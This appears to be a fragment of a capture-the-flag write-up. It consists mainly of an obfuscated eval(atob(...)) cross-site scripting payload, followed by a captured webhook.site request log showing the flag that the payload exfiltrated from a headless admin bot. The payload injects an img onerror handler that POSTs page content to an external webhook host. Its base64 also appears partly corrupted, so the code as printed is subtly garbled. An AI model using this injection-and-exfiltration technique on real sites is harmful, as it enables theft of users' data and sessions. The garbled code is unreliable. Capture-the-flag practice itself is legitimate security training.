eval(atob('ZG9jdW1lbQuZ2V0RWx1bWVudEJ5SWQoJ3VzZXItaw5wdXQnKS52YWx1ZSA9ICIVWRtaW4iOwpkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgndXNlcilidXR0b24nKS5jbGljaygpOwpkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgndXNlcilpbnnB1dCcpLnZhHV1ID0gIi9hZG1pbIA8aW1nIHNyYyBvbmVycm9yPSdmZXRjaChcImh0dHBzOi8vd2ViaG9vaY5zaXR1LzA2MTE4ODFjLWJjNDEtNDVmMy1hOGM5LWR1MTcwOTJjNTc5YT9jb2tra1wiLCB7bWV0aG9kOiBcIlBP0U1RcIiwgYm9keTogZG9jdW1lbQuZ2V0RWx1bWVudHNCeUNsYXNZTmFtZShcIm1zz19jb3RhaW5lclwiKVsxXS5pbm5lckhUTUx9KSc+IjsKZG9jdW1lbQuZ2V0RWx1bWVudEJ5SWQoJ3VzZXItYnV0dG9uJykuY2xpY2soKTs='))
">
```

Request Details		Permalink	Raw content	Export as			
POST	https://webhook.site/0611881c-bc41-45f3-a8c9-de17092c579a?cokkk						
Files		Headers					
Host	103.175.216.167	connection	close				
Date	05/11/2023 10:58:56 PM (a minute ago)	accept-encoding	gzip, deflate, br				
Size	69 bytes	referer	http://103.175.216.167:14045/				
ID	e6d8eb1a-407e-4404-a38a-d8ff0d861816	sec-fetch-dest	empty				
		sec-fetch-mode	cors				
		sec-fetch-site	cross-site				
		origin	http://103.175.216.167:14045				
		accept	/*				
		content-type	text/plain; charset=UTF-8				
		user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko...				
		sec-ch-ua-mobile	?0				
		sec-ch-ua-platform	"Linux"				
		sec-ch-ua	"HeadlessChrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"				
		content-length	69				
		host	webhook.site				
Query strings		Form values					
cokkk	(empty)	(empty)					
Raw Content							
Congrats here is your flag : CHH{Cintai_Usus_Mu_Minum_Susu_Tiap_Hari}							
<input checked="" type="checkbox"/> Format JSON <input checked="" type="checkbox"/> Word-Wrap <input type="button" value="Copy"/>							

Flag: CHH{Cintai\_Usus\_Mu\_Minum\_Susu\_Tiap\_Hari}